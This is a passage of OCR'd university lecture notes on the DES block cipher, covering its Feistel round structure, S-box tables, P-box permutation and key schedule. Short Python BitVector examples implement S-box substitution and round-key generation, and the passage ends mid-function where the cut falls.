


Figure 3: *When a Feistel structure is used, decryption works the same as encryption.* (*This figure is from Lecture 3 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

3.3: DES: THE DATA ENCRYPTION STANDARD

- Adopted by NIST in 1977.

- Based on a cipher (Lucifer) developed earlier by IBM for Lloyd's of London for cash transfer.

- DES uses the Feistel cipher structure with 16 rounds of processing.

- DES uses a 56-bit encryption key. (The key size was apparently dictated by the memory and processing constraints imposed by a single-chip implementation of the algorithm for DES.) The key itself is specified with 8 bytes, but one bit of each byte is used as a parity check.

- **DES encryption was broken in 1999 by Electronics Frontiers Foundation (EFF, `www.eff.org`).** This resulted in NIST issuing a new directive that year that required organizations to use **Triple DES**, that is, three consecutive applications

of **DES**. (That DES was found to be not as strong as originally believed also prompted NIST to initiate the development of new standards for data encryption. The result is **AES** that we will discuss later.)

- **Triple DES** continues to enjoy wide usage in commercial applications even today. To understand Triple DES, you must first understand the basic **DES** encryption.

- As mentioned, DES uses the Feistel structure with 16 rounds.

- What is specific to DES is the implementation of the F function in the algorithm and how the round keys are derived from the main encryption key.

- As will be explained in Section 3.3.5, the round keys are generated from the main key by a sequence of permutations. Each round key is 48 bits in length.

3.3.1: One Round of Processing in DEA

- The algorithmic implementation of DES is known as **DEA** for **Data Encryption Algorithm.**

- Figure 4 shows a single round of processing in DEA. The dotted rectangle constitutes the F function.

- The 32-bit right half of the 64-bit input data block is expanded by into a 48-bit block. This is referred to as the **expansion permutation** step, or the **E-step**.

- The above-mentioned E-step entails the following:
  - first divide the 32-bit block into eight 4-bit words
  - attach an additional bit on the left to each 4-bit word that is the last bit of the previous 4-bit word
  - attach an additional bit to the right of each 4-bit word that is the beginning bit of the next 4-bit word.

  Note that what gets prefixed to the first 4-bit block is the last bit of the last 4-bit block. By the same token, what gets appended to the last 4-bit block is the first bit of the first 4-bit block. The

reason for why we expand each 4-bit block into a 6-bit block in the manner explained will become clear shortly.

- The 56-bit key is divided into two halves, each half shifted separately, and the combined 56-bit key **permuted/contracted** to yield a 48-bit **round** key. How this is done will be explained later.

- The 48 bits of the expanded output produced by the E-step are XORed with the round key. This is referred to as **key mixing**.

- The output produced by the previous step is broken into eight six-bit words. Each six-bit word goes through a substitution step; its replacement is a 4-bit word. The substitution is carried out with an **S-box**, as explained in greater detail in Section 3.3.2. [The name "S-Box" stands for "Substitution Box".]

- So after all the substitutions, we again end up with a 32-bit word.

- The 32-bits of the previous step then go through a P-box based permutation, as shown in Figure 4.

- What comes out of the P-box is then XORed with the left half of the 64-bit block that we started out with. The output of this

XORing operation gives us the right half block for the next round.

- Note that the goal of the substitution step implemented by the **S-box** is to introduce **diffusion** in the generation of the output from the input. *Diffusion means that each plaintext bit must affect as many ciphertext bits as possible.*

- The strategy used for creating the different round keys from the main key is meant to introduce **confusion** into the encryption process. *Confusion in this context means that the relationship between the encryption key and the ciphertext must be as complex as possible.* Another way of describing confusion would be that each bit of the key must affect as many bits as possible of the output ciphertext block.

- Diffusion and confusion are the two cornerstones of block cipher design.




Figure 4: *One round of processing in DES.* (*This figure is from Lecture 3 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

3.3.2: The S-Box for the Substitution Step in Each Round

- As shown in Figure 5, the 48-bit input word is divided into eight 6-bit words and each 6-bit word fed into a separate S-box. Each S-box produces a 4-bit output. Therefore, the 8 S-boxes together generate a 32-bit output. As you can see, the overall substitution step takes the 48-bit input back to a 32-bit output.

- Each of the eight S-boxes consists of a 4×16 table lookup for an output 4-bit word. The first and the last bit of the 6-bit input word are decoded into one of 4 rows and the middle 4 bits decoded into one of 16 columns for the table lookup.

- The goal of the substitution carried out by an S-box is to enhance **diffusion**, as mentioned previously. As you will recall from the E-step described in Section 3.3.1, the expansion-permutation step (the E-step) expands a 32-bit block into a 48-bit block by attaching a bit at the beginning and a bit at the end of each 4-bit sub-block, the two bits needed for these attachments belonging to the adjacent blocks.

- Thus, the row lookup for each of the eight S-boxes becomes a function of the input bits for the previous S-box and the next




Figure 5: *The 48 bits coming out of the expansion permutation are first XORed with the round key and then, as shown, fed into the 8 S-boxes of DES.* (*This figure is from Lecture 3 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

S-box.

- In the design of the DES, the S-boxes were tuned to enhance the resistance of DES to what is known as the **differential cryptanalysis** attack, or, sometimes more briefly as **differential attack**. [As will be explained in much greater detail (and also demonstrated) in Section 8.9 of Lecture 8, differential cryptanalysis of block ciphers consists of presenting to the encryption algorithm pairs of plaintext bit patterns with known differences between them and examining the differences between the corresponding cyphertext outputs. The outputs are usually recorded at the input to the last round of the cipher. Let's represent one plaintext bit block by $X = [X_1, X_2, ..., X_n]$ where X_i denotes the i^{th} bit in the block, and let's represent the corresponding output bit block by $Y = [Y_1, Y_2, ..., Y_n]$. By the difference between two plaintext bit blocks X' and X'' we mean $\Delta X = X' \oplus X''$. The difference between the corresponding outputs Y' and Y'' is given by $\Delta Y = Y' \oplus Y''$. The pair $(\Delta X, \Delta Y)$ is known as a **differential**. In an ideally randomizing block cipher, the probability of ΔY being a particular value for a given ΔX is $1/2^n$ for an n-bit block cipher. What is interesting is that the probabilities of ΔY taking on different values for a given ΔX can be shown to be independent of the encryption key because of the properties of the XOR operator, but these probabilities are strongly dependent on the S-box tables. By feeding into a cipher several pairs of plaintext blocks with known ΔX and observing the corresponding ΔY, it is possible to establish constraints on the round key bits encountered along the different paths in the encryption processing chain. (By constraints I mean the following: Speaking hypothetically for the purpose of illustrating a point and focusing on just one round of DES, suppose we can show that the following condition can be expected to be obeyed with high probability: $\Delta X_i \oplus \Delta Y_i \oplus K_i = 0$ for some bit K_i of the encryption key, then it must be the case that $K_i = \Delta X \oplus \Delta Y$.) Note that differential cryptanalysis is a **chosen plaintext attack**, meaning that the attacker will feed known plaintext bit patterns into the cipher and analyze the corresponding outputs in order to figure out the encryption key. In a theoretical analysis of an attack based on differential cryptanalysis, it was shown by Eli Biham and Adi Shamir in 1990 that the DES's encryption key could be figured out provided one

could feed known 2^{47} plaintext blocks into the cipher. For a tutorial by Howard Heys on differential cryptanalysis, see `http://www.engr.mun.ca/~howard/PAPERS/ldc_tutorial.pdf`. The title of the tutorial is "A Tutorial on Linear and Differential Cryptanalysis."]

3.3.3: The Substitution Tables

- Shown on the next page are the eight S-boxes, S_1 through S_8, each S-box being a 4×16 substitution table that is used to convert 6 incoming bits into 4 outgoing bits.

- As mentioned earlier, each row of a substitution table is indexed by the two outermost bits of a six-bit block and each column by the remaining inner 4 bit.

The 4×16 substitution table for S-box S_1															
14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S-box S_2															
15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S-box S_3															
10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S-box S_4															
7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S-box S_5															
2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3
S-box S_6															
12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S-box S_7															
4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S-box S_8															
13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

- The Python code shown below illustrates how you can use the eight S-boxes for the substitutions you need for the right half of the input in each round:

```
#!/usr/bin/env python

##  illustrate_des_substitution.py

##  Avi Kak
##  January 21, 2017

##  This is a demonstration of how you can carry out S-boxes based substitution
##  in DES.  The code shown implements the "Substitution with 8 S-boxes" step
##  that you see inside the dotted Feistel function in Figure 4 of Lecture 3 notes.

##  IMPORTANT:  This demonstration code does NOT include XORing with the round
##              key that must be carried out on the expanded right-half block
##              before it is subject to the S-boxes based substitution step
##              shown here.

from BitVector import *

expansion_permutation = [31,  0,  1,  2,  3,  4,
                          3,  4,  5,  6,  7,  8,
                          7,  8,  9, 10, 11, 12,
                         11, 12, 13, 14, 15, 16,
                         15, 16, 17, 18, 19, 20,
                         19, 20, 21, 22, 23, 24,
                         23, 24, 25, 26, 27, 28,
                         27, 28, 29, 30, 31, 0]

s_boxes = {i:None for i in range(8)}

s_boxes[0] = [ [14,4,13,1,2,15,11,8,3,10,6,12,5,9,0,7],
               [0,15,7,4,14,2,13,1,10,6,12,11,9,5,3,8],
               [4,1,14,8,13,6,2,11,15,12,9,7,3,10,5,0],
               [15,12,8,2,4,9,1,7,5,11,3,14,10,0,6,13] ]

s_boxes[1] = [ [15,1,8,14,6,11,3,4,9,7,2,13,12,0,5,10],
               [3,13,4,7,15,2,8,14,12,0,1,10,6,9,11,5],
               [0,14,7,11,10,4,13,1,5,8,12,6,9,3,2,15],
               [13,8,10,1,3,15,4,2,11,6,7,12,0,5,14,9] ]

s_boxes[2] = [ [10,0,9,14,6,3,15,5,1,13,12,7,11,4,2,8],
               [13,7,0,9,3,4,6,10,2,8,5,14,12,11,15,1],
               [13,6,4,9,8,15,3,0,11,1,2,12,5,10,14,7],
               [1,10,13,0,6,9,8,7,4,15,14,3,11,5,2,12] ]

s_boxes[3] = [ [7,13,14,3,0,6,9,10,1,2,8,5,11,12,4,15],
               [13,8,11,5,6,15,0,3,4,7,2,12,1,10,14,9],
               [10,6,9,0,12,11,7,13,15,1,3,14,5,2,8,4],
```

```
                [3,15,0,6,10,1,13,8,9,4,5,11,12,7,2,14] ]

s_boxes[4] = [ [2,12,4,1,7,10,11,6,8,5,3,15,13,0,14,9],
                [14,11,2,12,4,7,13,1,5,0,15,10,3,9,8,6],
                [4,2,1,11,10,13,7,8,15,9,12,5,6,3,0,14],
                [11,8,12,7,1,14,2,13,6,15,0,9,10,4,5,3] ]

s_boxes[5] = [ [12,1,10,15,9,2,6,8,0,13,3,4,14,7,5,11],
                [10,15,4,2,7,12,9,5,6,1,13,14,0,11,3,8],
                [9,14,15,5,2,8,12,3,7,0,4,10,1,13,11,6],
                [4,3,2,12,9,5,15,10,11,14,1,7,6,0,8,13] ]

s_boxes[6] = [ [4,11,2,14,15,0,8,13,3,12,9,7,5,10,6,1],
                [13,0,11,7,4,9,1,10,14,3,5,12,2,15,8,6],
                [1,4,11,13,12,3,7,14,10,15,6,8,0,5,9,2],
                [6,11,13,8,1,4,10,7,9,5,0,15,14,2,3,12] ]

s_boxes[7] = [ [13,2,8,4,6,15,11,1,10,9,3,14,5,0,12,7],
                [1,15,13,8,10,3,7,4,12,5,6,11,0,14,9,2],
                [7,11,4,1,9,12,14,2,0,6,10,13,15,3,5,8],
                [2,1,14,7,4,10,8,13,15,12,9,0,3,5,6,11] ]

def substitute( expanded_half_block ):
    '''
    This method implements the step "Substitution with 8 S-boxes" step you see inside
    Feistel Function dotted box in Figure 4 of Lecture 3 notes.
    '''
    output = BitVector (size = 32)
    segments = [expanded_half_block[x*6:x*6+6] for x in range(8)]
    for sindex in range(len(segments)):
        row = 2*segments[sindex][0] + segments[sindex][-1]
        column = int(segments[sindex][1:-1])
        output[sindex*4:sindex*4+4] = BitVector(intVal = s_boxes[sindex][row][column], size = 4)
    return output

# For the purpose of this illustration, let's just make up the right-half of a
# 64-bit DES bit block:
right_half_32bits = BitVector( intVal = 800000700, size = 32 )

# Now we need to expand the 32-bit block into 48 bits:
right_half_with_expansion_permutation = right_half_32bits.permute( expansion_permutation )

print "expanded right_half_32bits: ", right_half_with_expansion_permutation

# The following statement takes the 48 bits back down to 32 bits after carrying
# out S-box based substitutions:
output = substitute(right_half_with_expansion_permutation)
print output
```

3.3.4: The P-Box Permutation in the Feistel Function

The last step in the Feistel function shown in Figure 4 is labeled "Permutation with P-Box". The permutation sequence is shown below. [It looks like a table, but it is not — as explained below]

P-Box Permutation							
15	6	19	20	28	11	27	16
0	14	22	25	4	17	30	9
1	7	23	13	31	26	2	8
18	12	29	5	21	10	3	24

- This permutation 'table' says that the 0^{th} output bit will be the 15^{th} bit of the input, the 1^{st} output bit the 6^{th} bit of the input, and so on, for all of the 32 bits of the output that are obtained from the 32 bits of the input.

- Do NOT associate any meaning with the row-organization of the table — except for the following: Each row of the table tells us how to select the input bits for the output byte corresponding to the row. For example, for the second output byte, the first entry in the second row means that the 0^{th} bit of the second output byte — meaning the 8^{th} bit of the output — will be the 0^{th} bit

of the 32-bit input. *Note that bit indexing is 0-based — as it would be in your Perl or Python script*

- Keep in mind the fact that, when using the `BitVector` module in Python or the `Algorithm::BitVector` module in Perl, a permutation such as the one shown above can be carried out with a one-line command. For example, in Python, the code fragment would look like:

```
sboxes_output =  BitVector representation of the
                          output of the S-Boxes
right_half = sboxes_output.permute( pbox_permutation )
```

  where **`permute()`** is a method defined for the **`BitVector`** class. The argument **`pbox_permutation`** you see above is the sequence of all the entries in the 'table' on the previous page expressed as a one-dimensional array.

3.3.5: The DES Key Schedule: Generating the Round Keys

- The initial 56-bit key may be represented as 8 bytes, with the last bit (the least significant bit) of each byte used as a parity bit.

- The relevant 56 bits are subject to a permutation at the beginning before any round keys are generated. This is referred to as Permutation Choice 1 that is shown in Section 3.3.6.

- At the beginning of each round, we divide the 56 relevant key bits into two 28 bit halves and circularly shift to the left each half by one or two bits, depending on the round, as shown in the table on the next page.

- For generating the round key, we join together the two halves and apply a 56 bit to 48 bit contracting permutation (this is referred to as Permutation Choice 2, as shown in Section 3.3.7) to the joined bit pattern. The resulting 48 bits constitute our round key.

- The contraction permutation shown in Permutation Choice 2, along with the one-bit or two-bit rotation of the two key halves

prior to each round, is meant to ensure that each bit of the original encryption key is used in roughly 14 of the 16 rounds.

- The two halves of the encryption key generated in each round are fed as the two halves going into the next round.

- The table shown below tells us how many positions to use for the left circular shift that is applied to the two key halves at the beginning of each round:

Round Number	*Number of left shifts*
1	1
2	1
3	2
4	2
5	2
6	2
7	2
8	2
9	1
10	2
11	2
12	2
13	2
14	2
15	2
16	1

- When using the `BitVector` module for programming in Python, or the `Algorithm::BitVector` module for programming in Perl, the steps described above for splitting the 56-bit key, circular-shifting each half separately, and then rejoining the two halves

can be carried simply by a command sequence that in Python looks like

```
[left,right] = key_bv.divide_into_two()
left   <<  shifts[i]
right  <<  shifts[i]
rejoined_key_bv = left + right
```

where `key_bv` is the `BitVector` representation of the 56-bit key entering the round and `shifts` is the array that consists of the second column entries in the table shown on the previous page. The method `divide_into_two()` is defined for the `BitVector` class.

- The Python code shown in Section 3.3.7 is an illustration of how you can implement the steps described above.

3.3.6: Initial Permutation of the Encryption Key

Permutation Choice 1						
56	48	40	32	24	16	8
0	57	49	41	33	25	17
9	1	58	50	42	34	26
18	10	2	59	51	43	35
62	54	46	38	30	22	14
6	61	53	45	37	29	21
13	5	60	52	44	36	28
20	12	4	27	19	11	3

- The bit indexing is based on using the range 0-63 for addressing the bit positions in an 8-byte bit pattern in which the last bit of each byte is used as a parity bit. [Note that each row shown above has has only 7 positions — the positions corresponding to the parity bit are NOT included above. That is, you will NOT see the positions 7, 15, etc., listed in the permutations shown. Nevertheless, the bit addressing spans the full 0-63 range.] The permutations shown above do not constitute a table, in the sense that the rows and the columns do NOT carry any special and separate meanings. The permutation order for the bits is given by reading the entries shown from the upper left corner to the lower right corner.

- This permutation tells us that the 0^{th} bit of the output will be

the 56^{th} bit of the input (in a 64 bit representation of the 56-bit encryption key), the 1^{st} bit of the output the 48^{th} bit of the input, and so on, until finally we have for the 55^{th} bit of the output the 3^{rd} bit of the input.

- When programming in Python using the `BitVector` module, or in Perl using the `Algorithm::BitVector` module, the permutations shown on the previous page can be carried out trivially by calling the `permute()` method of the modules. Using Python to illustrate, you could call

```
user_key_bv = BitVector( textstring = user-supplied_key )
key_bv = user_key_bv.permute( initial_permutation )
```

  where, as mentioned earlier, `permute()` is a method defined for the `BitVector` class and `initial_permutation` is the permutation shown on the previous slide expressed as a 1-dimensional array of integers.

- The code snippet shown below illustrates how you can create the 56-bit key from the eight characters supplied by the user.

```
#!/usr/bin/env python

## get_encryption_key.py

import sys
from BitVector import *

key_permutation_1 = [56,48,40,32,24,16,8,0,57,49,41,33,25,17,
                      9,1,58,50,42,34,26,18,10,2,59,51,43,35,
                     62,54,46,38,30,22,14,6,61,53,45,37,29,21,
```

```
                    13,5,60,52,44,36,28,20,12,4,27,19,11,3]

def get_encryption_key():
    key = ""
    while True:
        if sys.version_info[0] == 3:
            key = input("Enter a string of 8 characters for the key: ")
        else:
            key = raw_input("Enter a string of 8 characters for the key: ")
        if len(key) != 8:
            print("\nKey generation needs 8 characters exactly.  Try again.\n")
            continue
        else:
            break
    key = BitVector(textstring = key)
    key = key.permute(key_permutation_1)
    return key

key = get_encryption_key()
print("Here is the 56-bit encryption key generated from your input:\n")
print(key)
```

3.3.7: Contraction-Permutation that Generates the 48-Bit Round Key from the 56-Bit Key

Permutation Choice 2							
13	16	10	23	0	4	2	27
14	5	20	9	22	18	11	3
25	7	15	6	26	19	12	1
40	51	30	36	46	54	29	39
50	44	32	47	43	48	38	55
33	52	45	41	49	35	28	31

- As on the previous page, bit addressing shown above uses the full 0-63 range in an 8-byte pattern. Since the last bit of each byte is used as a parity bit, you will not see the bit positions 7, 15, 23, etc., in the permutation shown above.

- As with permutation shown on the previous page, what is shown above is NOT a table, in the sense that the rows and the columns do not carry any special and separate meanings. The permutation order for the bits is given by reading the entries shown from the upper left corner to the lower right corner.

- Since there are only six rows and there are 8 positions in each

row, the output will consist of 48 bits.

- When programming in Python using the `BitVector` class, the permutations shown on the previous page can be carried out trivially by calling the `permute()` method of the class, as mentioned earlier.

- The Python code shown below illustrates how you can generate all 16 round keys using the BitVector module:

```
#!/usr/bin/env python

## generate_round_keys.py

import sys
from BitVector import *

key_permutation_1 = [56,48,40,32,24,16,8,0,57,49,41,33,25,17,
                      9,1,58,50,42,34,26,18,10,2,59,51,43,35,
                     62,54,46,38,30,22,14,6,61,53,45,37,29,21,
                     13,5,60,52,44,36,28,20,12,4,27,19,11,3]

key_permutation_2 = [13,16,10,23,0,4,2,27,14,5,20,9,22,18,11,
                      3,25,7,15,6,26,19,12,1,40,51,30,36,46,
                     54,29,39,50,44,32,47,43,48,38,55,33,52,
                     45,41,49,35,28,31]

shifts_for_round_key_gen = [1,1,2,2,2,2,2,2,1,2,2,2,2,2,2,1]

def generate_round_keys(encryption_key):
    round_keys = []
    key = encryption_key.deep_copy()
    for round_count in range(16):
